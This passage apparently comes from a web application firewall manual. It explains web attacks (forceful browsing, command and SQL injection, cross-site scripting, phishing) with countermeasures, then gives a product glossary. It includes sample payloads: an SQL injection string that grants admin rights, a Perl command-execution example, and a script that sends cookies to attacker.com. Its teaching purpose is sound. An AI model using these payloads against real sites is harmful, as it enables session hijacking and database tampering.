Today, this problem occurs in the web area only rarely, as the modern programming languages (Java, Python, Ruby, Perl, PHP) no longer have a problem with buffer overflows. Nevertheless, there are still web applications that are written in C or C++. Generally speaking, these are also susceptible to such attacks, which was demonstrated, for example, in 2003 by the attacks on the SAP transaction server.

The main problem today is therefore no longer the classic buffer overflow, but the connection between the web application and the backend systems like data bases, file systems, email gateways and administration tools.

Forceful browsing

Forceful browsing is the attempt to reach actually non-accessible, i.e. non-linked parts of a website and therefore gain information that the website operator does not, or not yet, want to be made public.

In the simplest form, the attacker tries to guess the names of other files on the web server. Candidates for this are, among others, configuration files for web applications (which could contain in plain text the passwords of the used data bases), or even older versions of used programs, which could then issue the source text of the web application and therefore also important internal information, e.g. regarding the data base. For example, a URL / login.php is issued on many PHP-based systems. If this page is called, the web server uses the PHP ending to recognize that the script should be executed. If, pursuant to the installation of a new version, a backup is set up under the name login.php.old, it's no longer detected by the web server as an executable script and the content of this file is supplied.

Only those files and scripts that really should be accessible from outside should be saved on a website or in the part of the directory tree that's directly published by the web server. Utilities, configuration files and backups belong in a different directory that can't be directly accessed by the web server.

Open doors

A different, less technical example from experience: Specific information, like for example, the report for the annual balance sheet of a company, should be published on the website at a specific time, but is generally generated a few days earlier. Just because the document isn't yet linked by the website of the company, it doesn't mean that it can't be accessed.

How can an attacker gain access to this information? He can view, for example, the URLs of the respective documents from the previous years and try to guess the names for this year. If the company uses a content management system, the individual documents are usually approached via IDs. If a current document, for example, can be approached via the URL http://my.company.com/document.php/id=31337, then the attacker can easily test out the other values for id, in order to gain access to new documents.

In this area there have been several legally relevant cases in which an attacker has managed to gain information advantages on the stock exchange. What can you do about this? Ideally, the web server or the data base should contain only those documents that are supposed to be published. Alternatively, the content management system must enable a clear allocation of rights and scheduled enabling of documents.

Java applets and AJAX

At the moment, the trend in web development is tending toward the requirement of more interactivity on the browser and using the web server merely as a “latent” data base back-end. Therefore, application logic from fairly protected web servers will be transferred to the unprotected area of the browser. In doing so, this represents the serious danger that the security will suffer in the case of a simple 1:1 porting because authorization decisions will suddenly be made again in the browser and could therefore become controlled by the attacker.

Shell command injection

Shell command injection can occur if the input of the user is used as an argument for a query on the operating system. This could be reading a file or even sending an email. The problem occurs as both script languages like Perl and PHP as well as the command shell on Unix systems interpret certain character sequences specifically. The developer of web applications isn’t always aware of this.

If, for example, the function open() is used to read a file in Perl, the argument could be either a file name or, under certain circumstances, also a command.

open(... , "file.txt") opens the “file.txt” file, while open(... , "uname -a|") executes the command “uname -a”, and considers the issuing of this command to be the content of the “file”. If there’s now an argument in the web area of the file name that the web server receives from the browser, then an attacker could possibly execute commands on the system.

The same applies to the majority of other script languages and the Unix shell. The basic rule of developing is to check the plausibility of all the inputs that originate from outside, before they're processed. For file names, this means, for example, that they should consist solely of characters, figures and a point. If any other character appears in the file name, this is usually considered to be an attack and is treated as such.

The web application operator can, on the one hand, attempt to validate again the queries of the user on the web server and independently of the application developer. vWAF offers support here. In addition, the operator can and should try to minimize the potential arising damages in the event of a successful break-in, whereby he especially allows the web server to run with minimum rights on the system.

SQL injection

We’ve the same problem again here: Parts of the user inputs are used to execute a query to an external system, here an SQL data base. A typical example from the PHP environment:

A URL contains a username, the data of which the web application should display:

```
URL: http://my.company.com/showUser?name=petermiller
```

The code that processes this could look as follows:

```
if (isset($_GET['name'])) {$name = $_GET['name'];
$sql = "SELECT * FROM user_t WHERE name = '$name'";
$res =& $db->query($sql);
...
}
```

So what can happen now? Provided the field "name" in the URL contains a truly normal username, everything will function as the developer would expect it to. The SQL query made on the data base has the form:

```
SELECT * from user_t WHERE name = 'petermiller'
```

However, if an attacker enters instead of the name "petermiller" the character sequence

```
"petermiller'; UPDATE user_t SETrole = 'admin' WHERE name = 'petermiller"
```

the query will look as follows:

```
SELECT * from user_t WHERE name = 'petermiller';
UPDATE user_t SET role = 'admin'WHERE name = 'petermiller'
```

All of a sudden a completely different SQL command is executed and – assuming the appropriate rights of the application – modifies the data base.

What's the precise problem? The user input changes the structure of the query, i.e. it represents code. It's precisely this that must be prevented. There are essentially three possibilities.

Possibility 1:

First of all, the entries should be checked, as they're with shell code injection. In our example we could only allow usernames that consist of characters and figures. Unfortunately, this isn't possible for all fields in a data base. Irish names, like "O´Reilly" for example, contain an apostrophe as a special character. All characters should also be allowed for password entries. Therefore, checking the entry can solve only a part of the problem.

Possibility 2:

Secondly, all the data that's passed to a back-end system (here an SQL data base), should be disguised according to the rules of the back-end system. This means that all the special characters interpreted by the data base must be handled and presented specifically. Unfortunately, the list of characters that are to be treated specially changes from data base to data base so you prefer to leave this to the developers of the data base or the programming language. When using a MySQL data base with PHP there's, for example, the function mysql_real_escape_string. A better SQL command would then look as follows:

```
$quoted_name = mysql_real_escape_string($name);
$sql = "SELECT * FROM user_t WHERE name = '$quotesd_name'";
```

But this just bypasses the problem again.

Possibility 3:

The correct solution is to leave the interpretation of the parameters and disguising of the special characters to the data base and clearly differentiate between SQL queries and arguments.

```
$sql = "SELECT * FROM user_t WHERE name = ?"
$res =& $db->query($sql, array($name))
```

This prevents the attacker from changing the structure of the query.

Second order attacks

A final interesting method of attack is a so-called, “second order attack”. This type of attack doesn’t cause immediate damage. The actual attack is executed only when the data is evaluated at a later stage, e.g. once it’s shown again on the screen or pursuant to a daily log file analysis. This means there are no errors in the web application, but in a third web application. The effects of attacks are more difficult to assess, for example, by means of security audits, as the entire system architecture – and not just the actual web application – must be known. However, attacks on these levels are generally much more threatening for the infrastructure of a company as a whole.

You can also protect against these attacks by verifying the input parameters. As less important input data like the HTTP referrer or the HTTP agent type must be checked, this should be carried out by vWAF.

Cross Site Scripting

An especially simple method of manipulating or intercepting a session ID is cross site scripting (refer also to *Cross Site Scripting*). Even though we've been familiar with cross site scripting attacks for some time now, they're often not taken very seriously today. A reason for this could be that you can only cause indirect damage using this method and the damage is primarily on the user side and not on the web application operator side. However, cross site scripting attacks are used as a simple "entry point" for more serious manipulation attacks.

Problem

Cross site scripting – often abbreviated to XSS – is a form of attack whereby the website itself isn't the prime point of attack, it's the browser of a legitimate user, which is attacked. An attacker attempts to cause the browser to execute specific actions under the name of the legitimate user.

Usually, JavaScript or HTML code is used directly, which is then smuggled into the HTML site. An attacker achieves this by accommodating the JavaScript or HTML code in the input forms of a website which is then displayed to other users at a later point. The standard examples of this are, of course, web forums and web mail. These have both been created so that users can see the entries of other users.

In order for the attack to function, the web application must present the unfiltered entries of the user to another user. This is unfortunately quite often the case. Attack channels are often even overlooked by trained application developers, e.g. the issuing of error messages.

So, what can an attacker do with the infiltrated JavaScript code? Upon first inspection, not very much. JavaScript runs on the client in a sand box, so it can therefore not directly access the victim's computer. Nevertheless, the JavaScript code has full access to the control of the browser and can, for example, use this method to steal session cookies or execute any actions on the web application on behalf of the legitimate user.

Cross site scripting therefore frequently serves as an initial stage of a session hijacking or session riding attack. If the web application is a web forum, this isn't all that critical, but if it concerns an online banking application or an online business, like eBay, then a lot of damage can be caused in the name of an outside user.

The following highlights the typical attack possibilities in detail:

Direct code injection


With this, the inserted JavaScript code directly triggers a visible action for the user. E.g. this method can be used to change the visible function of the website by, for example, installing popup windows with advertising. Or the user is guided by HTTP redirect or a popup window to a phishing website. In this case this would be difficult for a normal user to detect. He has, after all, entered the correct URL and has been referred – by what appears to be a trustworthy site – to a new website.

Session hijacking

The classic case of cross site scripting is most definitely its use with reference to a session hijacking attack. In doing so, the session ID of the user (which is usually stored in a cookie) is transferred to the web server of the attacker. For the time this session ID is valid, the attacker can then act automatically on the web server in the name of the victim. This can be achieved with a short piece of infiltrated JavaScript code:

```
<script> window.open("http://attacker.com/?cookie="+document.cookies)
</script>
```

This code passes all the cookies of the current site to the http://attacker.com website.



1. The attacker places the JavaScript code on the web page to be attacked.

2. A regular user enters this page and gets his session cookie plus the smuggled in external JavaScript code.

3. The user's browser executes the the JavaScript code which sends all cookies, including the session id, to the attacker.

4. The attacker uses the stolen session id to misuse the web application under the stolen identity of the user.

Session riding

Session riding tries to execute commands in a legitimate session of a user. This is quite simple by means of cross site scripting. Also here, in the simplest case, you merely need a

```
<script> windows,open("http://bankserver.com/moneytransfer?from_account...")
</script>
```

to call any website without the user having to do anything at all.

Via the browser function that's used by modern web applications, XMLHttpRequest(), any requests can be sent without the user being warned by a window briefly popping up. By contrast with simple links, also HTTP POST queries can be sent to the server, i.e. the completing and sending of forms can be simulated.

HTML meta tag injection

Users who want to avoid the attacks described above could disable the JavaScript in their browser. Apart from the fact that many websites today would no longer function, disabling JavaScript would only help in a restricted form.

Other HTML tags also enable cookies to be set. Virtually all the information that a web server would send in an HTTP header can also be accommodated in an HTML site. So, for example, the instruction

```
<meta http-equiv="Set-Cookie" content="Session-ID=1234">
```

sets a cookies with the name "Session ID". In doing so, the HTML meta tag doesn't even need to be set in the header of the HTML page. It actually suffices if it appears anywhere in the HTML code. By contrast with JavaScript, you can't switch off the processing of meta tags in the conventional browsers.

Browser simulation

In principle, an infiltrated JavaScript code can manipulate the entire HTML tree. The concept, AJAX, which is much revered and increasingly used in the area of Web 2.0 doesn't actually do anything else either. We've since seen the development of proof of concept solutions. These replicate an entire browser (including status bar, all the menus and also the SSL symbol for secured connections) in JavaScript. If these are fully developed, they will represent a new dimension of phishing attacks. A normal user then believes that he is using the "normal" browser and doesn't even notice that he is entering his data in a remotely controlled JavaScript application.

Remedy measures

Now that we've discussed the various attack possibilities, let us address the defense.

The user

The users do relatively little to combat cross site scripting attacks. He could operate important web applications like online banking or purchasing from online shops, like eBay,

from a special dedicated account and here use a browser with disabled JavaScript. However, this is too much effort for most users and, as we've shown above, some types of attack, like session fixation, can function using cookies and hence without JavaScript.

The user must therefore trust in the competence of the web application developer and of the website operator.

The web application developer

The susceptibility of a web application to cross site scripting is always the problem of the web application developer. In the field of web application development there are two golden rules:

- Trust no entries!
- Quote every output!

The second rule must be applied in order to avoid cross site scripting. Every output of data that originates from an external source – whether it's a user input or data that has reached the system in some other form – must be treated separately when output in HTML. All the special characters must be replaced by their HTML encoding so they will no longer be interpreted actively as script code or as HTML code. As it isn't always clear what is and what isn't a special character, it's recommended to code all the characters with the exception of letters and figures.

The majority of web application frameworks offer the possibility of coding output accordingly. In PHP these are, for example, the functions htmlentities() and htmlspecialchars(). An output in PHP should therefore always be specified in the following form:

```
$data = fetch_data_from_database($query);
$quoted_data = htmlentities($data);
echo $quoted_data;
```

It only becomes problematic if, as in a web forum, the user should be capable of using specific HTML features like bold or underlined text. The web application developer is on his own with this one and, for each input and output, must parse the data in accordance with the respective function.

The website operator

The server administrator can also only check the input on web applications and try to prevent the infiltration of JavaScript. Unfortunately, this isn't such an easy task; it isn't a matter of just naively filtering according to <script, as JavaScript code can be embedded in many ways. It's much more worthwhile to filter all < and % characters in all the input fields. This does at least hinder cross site scripting.

If there's the option of specifying a whitelist for the input fields, then this should of course be used. vWAF provides support here (see *Whitelist Handler*).

Phishing, Pharming, Social Engineering

Not all methods of attack are primarily of a technical nature. Human beings, the users, represent a key weak point, too.

Phishing

What's the security problem with classic phishing? The user trusts an email that looks similar to his bank's home page. He clicks on a link and then ends up on a site that also looks deceptively similar to that of his bank. This website is "authenticated" merely by the way it looks to the user, and, based on his experience in "real life", the user trusts that this site is "real" (authentic).

The majority of banks have since informed their users that they never send links in emails and that the user should always use the familiar URL or his bookmark to log in to e- banking. Unfortunately, this doesn't suffice; the user can also be lured to a different website by other means.

Pharming – phishing without email

In the case of pharming, the user enters in the browser the correct URL of his bank, but is connected not with his bank's server, but with the attacker's server. This can happen if an attack has previously been carried out on the Internet infrastructure on the levels of DNS and / or routing protocols. In this instance, the user hasn't done anything wrong.

To protect against such attacks, all websites that contain sensitive data use SSL. First, this encrypts the data, second, the server is cryptographically authenticated. This is usually shown in the browser by means of a small locked padlock. However, checking the authenticity of the web server has several weak points.

Weak point 1

One weak point being the user himself. He must check whether the address of his bank really is located in the URL line. With just a fleeting glimpse, http://www.yourbank.com.cc/ can be interpreted as the correct URL. The new umlaut domains don't make the user's life any easier either. With the possibility of using other character sets, you can now incorporate umlauts in the URL. However, for example you can also use the letter "a" from the Russian alphabet in a URL in the place of letter "a" from the German alphabet. This appears to be the same for the user, but, for the computer these are two different domains.

Once the user has checked the correctness of the URL, it's the computer's turn. If an error is established when checking the SSL certificate, the user is warned by the browser. But many users simply ignore such warnings and click them away.

Weak point 2

Secondly, the security is based on ensuring that all certification authorities that are recorded in the browser are also trustworthy and working correctly. In the past, this assumption hasn't always been fulfilled by all certification authorities.

Weak point 3

A third potential problem is posed by cryptography. Significant weak points have been found in the hash functions MD5 and SHA-1, which are used to generate SSL certificates. You can no longer exclude the fact that "real" certificates can be generated by a malicious attacker. SSL is then no longer secure in cases of man-in-the-middle attacks.

So, in the end, all that remains is for the user to check the cryptographic encoding of the web server of the bank. This assumes that the bank informs the user via an independent channel and that the user then checks this each time. This would be too much effort for at least 95 percent of users.

Trojans and key loggers

Another method of accessing the PIN and TAN number of the user is by means of so-called trojan horses, which work as key logger; in doing so all the user's entries are logged and sent to the attacker. A trojan that's running locally on the PC of the user can log and also change all the entries of the user. The new generation of trojans can even change the recipient's account data that's actually entered in the online banking system of the victim, and disguise this manipulation with the real data by using a popup window on the correct position.

The simplest way for the user to protect himself against this is to carry out online banking and other sensitive transactions from his own independent PC. This doesn't have to be a second computer; it suffices if the computer for these actions is booted by a non-infected medium, like, for example, a CD-based Linux distribution like KNOPPIX.

So what can you actually do?

The phishing problem is essentially an authentication problem of the legitimate web server in view of the user. The user thinks he is communicating directly with his bank's server, but is sending his entries to the attacker's server. Defense must be the priority point here. The user must be trained. If the user is appropriately security aware, then he will be more prepared to consider the value of certain annoyances like booting from a CD for online banking.


What the banks do to counter phishing

iTAN

The big response of German banks to phishing was iTAN. With this, the user no longer uses any TAN from his list, he must use the random TAN "indicated" by the web server of the bank. The idea is that an attacker can't do anything with an intercepted TAN, as a different TAN will be required for the next transaction.

Unfortunately, this just conveys a misguided feeling of security. First of all, there are often two access paths to online banking like HBCI+ (with PIN/TAN), which function with each TAN.

And, secondly, the iTAN doesn't work with so-called man-in-the-middle attacks. In this case, the attacker acts as a kind of proxy between the bank and the customer and then passes on all the entries. It's only when the user carries out a transfer that the amount and destination account are changed.



mTAN

The mTAN procedure is a truly elegant and functioning solution. After entering the transfer data on the bank's website, a special TAN is generated for this very transfer; this is then sent by SMS to a mobile telephone number that has been previously set up by the account holder. Alongside the TAN, this SMS lists again the most important transfer data like the account number of the recipient and the amount of the transfer. The TAN generated is valid only for this transfer. If the user checks this data, he can be sure that even in the case of man-in-the- middle attacks, the money isn't going to end up in the attacker's account. Unfortunately, the banks have to charge an extra fee for this SMS, so this makes it difficult for the customer to decide.

HBCI

Another good solution is HBCI, under the assumption that the procedure is used with a chip card and a secure chip card reader. The problem of authenticating the bank in view of the user is transferred to technical levels. In this case, the HBCI client undertakes the task of checking the authenticity of the bank. Unfortunately, HBCI also has disadvantages: A special software and a chip card reader are used. This way, online banking can only be carried out from the computer at home.

Fast detection, targeted countermeasures

A further option on the operator's side is to quickly detect phishing and then immediately initiate targeted countermeasures. After successfully accessing the data, many phishing sites refer you back to the original site of the bank so that the user doesn't suspect anything. This is where the website operator can intervene and assess the HTTP referer that has been sent by the browser and warn the user that he has come either from an already known phishing site or at least from a site that doesn't belong to the bank. The user is then warned and can, for example, contact the bank by telephone and have the previously specified TANs blocked. vWAF also offers support here (refer to *Anti Phishing Wizard*).

Glossary

Activation

In vWAF, activating means making a ruleset become effective so that it can analyze, log, and deny requests.

Admin node

In a cloud installation of vWAF an admin node (administration node) includes an administration master and a GUI server. See *How vWAF Works*.

Apache

Widely used open source HTTP server.

Application

In vWAF, so-called “applications” are a collection of settings and rulesets for a particular purpose. Applications in vWAF are not necessarily identical with the web applications that you want to protect. Several of your web applications may be handled by the same application in vWAF. But there may also be several applications in vWAF that handle distinct parts of a single web application. For details, see *Application Mapping, Paths, Preconditions*.

Application entry points

URLs where a normal user is intended to first access the website; usually the home page.

Application mapping

Application mapping maps your applications, and thus your rulesets, to -> Customer Key, -> Host, and -> Prefix. Essentially, application mapping determines which request is processed by which rulesets, and which settings are used. For details, see Application Mapping, Paths, Preconditions.)

Application policy

Rulesets and settings of an -> Application.

Argument

Parameter or command sent in the header of a request or in a URL.

Baseline

Baselines are the rules used in Baseline Protection. We frequently provide new baselines. For details, see *Baseline Protection*.

Baseline protection

Baseline protection provides instant protection with almost no configuration work. Essentially, baseline protection is a sophisticated regular-expression-based blacklist of generally known vulnerabilities and attacks. For details, see *Baseline Protection*

Basic auth

Basic access authentication. Method for an HTTP user agent to provide a user name and password. Uses static, standard HTTP headers. Transmitted credentials aren't encrypted, therefore basic authentication is typically used in combination with HTTPS.

Blacklist

In contrast to a -> Whitelist, identifies something as not trustworthy. See also *How Blacklists, Whitelists, and Graylists Are Processed*

Brute force attack

Trying out all possible combinations of an input or a session ID, for example, to hit upon a valid input.

Capability

The capability determines which vWAF features are available for protecting an application in principle. It depends on your individual vWAF license which capabilities you can choose from. For more information, see *Assigning Capabilities* and *Editing Applications*.

Client

General term for computers and application programs that access resources and services on a server. The communication is usually carried out via a computer network. The server is generally located on a different computer from the client. A typical example of a client is a browser. A browser makes contact with a web server and requests a specific website from that server.

Command injection

Smuggling of commands to a third party system (database, LDAP server, operating system) via a web application that simply forwards these commands on to the third party system as pure data.

Committing

In vWAF, changes to application mapping and changes to rulesets are only saved permanently when you commit these changes. Essentially, committing means sending the changes to the database. For details, see *Editing Application Mapping* and*Committing and Activating Ruleset Changes*.

Content length

Field within an HTTP header that specifies the number of bytes in the body of the request or response.

Content type

See -> MIME type.

Cookie

Small file, which a web server stores via the browser on the computer of the user. Each time a website is visited subsequently, these data packets are forwarded to the web server by the browser. Cookies can be used to save the user's inputs or behavior, for example.

Cookie manipulation

Changing values of the cookies that the web application stores in the user's browser to store a status. Usually, the browser should send these cookies back to the web application unchanged.

Cross site request forgery (CSRF, XSRF)

Smuggling in commands into an existing user session. These commands are then executed using the rights of the attacked user.

Cross site scripting

Exploitation of a security loophole by inserting information from one context to another context. This can be carried out, for example, by entering some JavaScript code into the input field, the content of which is to be displayed on a forum, and which is then run by the browser (for a detailed description, see the separate topic on *Cross Site Scripting*).

Customer key

Optional key that enforcers can sent for a decider to be able to identify a particular web server. Can be used to implement different handling for different customers. For details, see *Application Mapping, Paths, Preconditions*.

Decider

Component of vWAF that uses a set of guidelines stored in a configuration database to evaluate HTTP requests and make decisions on the actions to be taken. These are then implemented by the -> Enforcer.

Decider node

In a cloud installation of vWAF a decider node includes an admin slave and a decider. In addition, configuration, log files, and statistics are stored here. See *How vWAF Works*.

Deep linking

A website link to the content on a second, external site that wasn't intended by the operator of the second site.

DELETE

One of various request methods supported by the HTTP protocol. Asks the server to delete the resource identified by the request URI. See also -> GET -> POST -> PUT.

Detection mode

In detection mode, vWAF monitors all requests as configured by the rules of the detection ruleset. vWAF writes all incidents to the log files, however it does not block any traffic. Typically this is used until a new or changed ruleset has been thoroughly tested. For details, see *Detection Mode, Protection Mode*.

DTD

Document Type Definition. An XML DTD defines what are the valid elements in a particular XML file, and what's a valid structure of this file. A DTD can be declared inline inside an XML file or as an external reference.

Enforcer

Component of vWAF that captures every HTTP request and forwards it to the - > Decider for further investigation. The decisions made by the decider are then implemented by the enforcer: The HTTP request is accepted, modified or denied as appropriate.

Event destination

Event destinations determine the channels via which vWAF notifies you in the case of an event. For details, see *Configuring Alerts*.

Event source

Event sources are the occasions and conditions when vWAF alerts you. For details, see *Configuring Alerts*.

Full request logging

When full request logging is enabled for an application, vWAF logs the complete request header and the complete request body (up to a configurable size). You can later download the request headers and raw body data for further analysis. For details, see *Editing Applications* and *Global Configuration*.

GET

One of various request methods supported by the HTTP protocol. Designed to retrieve information from the server. As part of a GET request, some data can be passed within the URI's query string, specifying, for example, search terms or other information that defines the query. See also -> DELETE > POST -> PUT.

Graylist

In contrast to a -> Whitelist and a -> Blacklist, the entries on a graylist are as yet unresolved as to whether something is trustworthy. This is only determined in a second evaluation stage. For details, see *How Blacklists, Whitelists, and Graylists Are Processed*.

Handler

Program routine that becomes active when a specific event occurs. Handlers defined in vWAF are program routines of the decider, which check the requests using the rules stored.

Hidden parameter manipulation

Changing of values that are present as hidden input fields on form pages. These are often used to save a status. Many web applications rely on the fact that the browser returns the values unchanged.

Host

Computer on a network on which one or more servers are operated (In colloquial language, hosts are often also known as “servers”). See -> Servers.

HTTP

Hypertext Transfer Protocol Protocol for transmitting data across a network, mainly used to transmit websites and other data from the Internet to a browser.

HTTP method

The HTTP protocol defines various methods to indicate the desired action to be performed. Request methods include -> DELETE, -> GET, -> POST, and -> PUT.

HTTP referer

See -> Referrer.

HTTP request

See -> Request.

HTTP response

See -> Response.

ICAP

Internet Content Adaptation Protocol. Lightweight HTTP-like protocol used for extending proxy servers. Transactions are processed by ICAP Web servers. These ICAP servers focus on a specific task, such as virus scanning, content filtering, translation, ad insertion, etc.

IIS

Microsoft Internet Information Services. Alongside Apache HTTP Server, one of the most widely used web servers.

IP address

Internet Protocol Address via which a computer on the Internet can be addressed. For details, see Specifying IP Addresses.

ISA

Microsoft Internet Security and Acceleration Server. Used in particular to make Exchange Server services available on the Internet, such as -> OWA.

J2EE

Java 2 Platform Enterprise Edition. Enterprise Java computing platform, providing an API and runtime environment for building and deploying Web-based enterprise applications online. This includes network and web services.

LDAP

Lightweight Directory Access Protocol. Standard application protocol used for accessing and maintaining distributed directory information services over an IP-based network. Can be used to share information about users, systems, services, etc. throughout the network. A common application of LDAP is to provide a “single sign on”, sharing one user password among multiple services.

Log file

A log file records events that happen at runtime. You can later use the log files for in-depth analysis, or you can archive them for documentation purposes. vWAF writes several log files, such as the application-specific log files, the Default Error Log, the Audit Log, and the Event Log. For details, see *Monitoring Attacks, Statistics, Log Files, Reports*.

Man-in-the-middle

In man-in-the-middle attacks, the attacker switches between the two communication partners, for example between a salesperson and a customer. By pretending to be the other party to both participants according to the Janus Principle, the attacker is able to redirect data streams to his own address.

MIME type

Internet media type (named after the specification “Multipurpose Internet Mail Extensions”). Standard identifier used to indicate the type of data that a file contains. Used by email clients and web browsers, for example, to display or handle files correctly that aren’t in HTML format.

The MIME type consists of a type, a subtype, and optional parameters. Type and subtype are separated by a slash (/). An HTML file, for example, can be identified as text/html; charset=UTF-8. In this example, text is the type, html is the subtype, and charset=UTF-8 is an optional parameter.

The type for Microsoft Word files, for example, is application and the subtype is msword. So, together the complete MIME type is application/msword.

Nginx

Open-source HTTP server, reverse proxy, and IMAP/POP3 proxy server.

OWA

Outlook Web Access. Service provided by the Microsoft Exchange Server. Using an interface designed to look very much like Outlook, emails, calendar, tasks, etc. can be edited from any computer with Internet access, regardless of location.

Path

Pattern created using -> Regular expression of specific URLS (see->URLs) for which specific handling rules in vWAF can be configured (see also*Application Mapping, Paths, Preconditions*.

Payload

Actual body data of a request, that is the “useful” part without all sorts of metadata overhead that are only needed for delivery. In computer security, payload can also refer to that part of malware that performs a malicious action.

Pharming

Manipulating entries in the Internet’s DNS infrastructure. Here the conversion of a host name, such as online-banking.mybank.com, to the IP-based addressing used on the Internet is modified. Attackers can then divert the access to the bank’s page to their own server, resulting in the same effect as in a phishing attack.

Phishing

Pretending to be someone else (e.g. a bank) to prompt the victim to disclose sensitive data such as their account number, PIN and TAN to the attacker. Usually carried out using emails that encourage victims to click a URL given in an email and to enter their data there. Both the emails and the website are maintained in a familiar design, e.g. of the bank.

Plug-in

An extra or add-on module that’s “linked in” to another software product to add extra functions to that product.

Port

Address component in network protocols that assigns data segments to the correct services (protocols) and applications. In an address such as www.someurl.com:8080, 8080 is the port number.

POST

One of various request methods supported by the HTTP protocol. Asks a web server to store the data enclosed in the request message’s body. Often used when uploading files or when submitting completed web forms. A header field in the POST request usually indicates the message body’s -> MIME type. See also -> DELETE -> GET, -> PUT.

Precondition

Condition under which the -> Handlers stored for a -> Path become active. If multiple preconditions are defined for a path, all these preconditions must be met at the same time for vWAF to take the handlers defined for the path into account.

Prefix

You typically define Prefixes when you have different web applications on the same host, such as www.demo.com/shop and www.demo.com/blog. You can then set up different prefixes in vWAF such as /shop and /blog and map them to different -> Applications. For details, see *Application Mapping, Paths, Preconditions*.)

Protection mode

When an application is in protection mode, the rules of the ruleset are actually enforced. This means that requests are actually denied in the case of an attempted attack. For details, see *Detection Mode, Protection Mode*.

PUT

One of various request methods supported by the HTTP protocol. Asks the server to store the enclosed entity under the supplied URI. If the URI refers to an already existing resource, this asks the server to modify the resource. If the URI refers to a resource that doesn't exists, the server is asked to create the resource with that URI. See also -> DELETE, -> GET, -> POST.

Python

Popular high-level programming language. Often used as a scripting language.

Redirect

Automatic forwarding to another -> URL.

Reduced argument logging

If reduced argument logging is active, vWAF removes all URL parameters from logged requests so that no confidential information is written to the log files. For details, see *Editing Applications*.

Reduced logging

If reduced logging is active for a host, vWAF doesn't create a log file entry for each request on this host, but only if one of the configured handlers has been active. This can prevent the log files from growing too big for hosts with high traffic. For details, see *Editing Applications*.

Referrer

When a user clicks on a link or on a button on the web, the browser sends the URL of the page where this link was present in what's known as the referrer field of the HTTP header. This means a web application is able to find out where the user has come from to reach the page currently selected. Even if this information can be easily manipulated, certain plausibility checks can still be carried out here and specific attacks from third parties detected.

Regular expression

Powerful syntax for describing specific character strings (for a detailed description, see separate reference topic *Regular Expressions*).

Request

Refers generally to a request for data. HTTP requests are defined in the -> HTTP protocol. For example, the GET method requests contents from a server.

Response

Response from the server to a -> Request. A response consists of a header with information on the server and meta data on the requested object. The actual data then follows in the body of the response.

REST

Representational State Transfer. Almost always uses the HTTP protocol. So-called RESTful applications use HTTP requests for posting data (creating, updating), reading data , and deleting data. Although widely used, REST is not a standard.

Ruleset

All security settings you make are always related to a specific application. vWAF manages separate rulesets for each application.

Selector

A selector specifies the conditions under which vWAF evaluates a ->Precondition as fulfilled. For this purpose, specific attributes are stored for each selector.

Server

Software that runs the tasks requested by the -> Client. (In colloquial language -> Hosts are often also known as “servers”.) A web server is a server that makes information available via the Hypertext Transfer Protocol (HTTP).

Session

A session is a sequence of related -> HTTP Requests from the user to a web application. A status is managed within a session, such as the content of a shopping basket in a shop system. As the HTTP protocol wasn’t originally designed for sessions, sessions are implemented separately by each web application. Each session is usually identified by a unique -> Session ID.

Session cookie

Sessions can be realized using -> Cookies. To do this, a unique session ID is saved in a cookie to recognize a client again on subsequent visits.

Session hijacking

Take-over of a user session by an attacker. The attacker can then make use of the user’s rights in the process.

Session ID

Identifies a session. The session ID is transmitted to the browser by a cookie and sent along with each HTTP request to the web application. All authentication and authorization information is linked to this session ID. An attacker who is able to guess someone else’s session ID is able to take actions as that user.

Session ID guessing

Guessing the value of the session ID of another user. This is always possible if the generation of the session ID on the web application side is not secure.

Session riding

See -> Cross Site Request Forgery (CSRF, XSRF).

Shell script

Script for running on the operating system level, typically under Unix. Comparable to batch files used in Windows.

SNMP

Simple Network Management Protocol. Standard TCP/IP protocol for network management. Mostly used by network management systems for monitoring and mapping network-attached devices for network availability, performance, and errors. To work with SNMP, network devices use a distributed Management Information Base (MIB). Network management software can use SNMP commands to read and write data in each device's MIB.

SNMP trap

Data package sent from the -> SNMP client to the server without being explicitly requested. This notifies the management station of significant events.

Spider

Also called Web crawler. Program that systematically browses the World Wide Web.

SQL

Structured Query Language. Standardized query language for defining, querying and manipulating data in relational databases. Supported by almost all standard database systems.

SQL injection

Form of attack in which SQL commands smuggled via input fields are used, for example, to query or modify databases.

SSL

Secure Socket Layer; encryption protocol originally developed by Netscape for secure data transmission between web server and browser.

Syslog

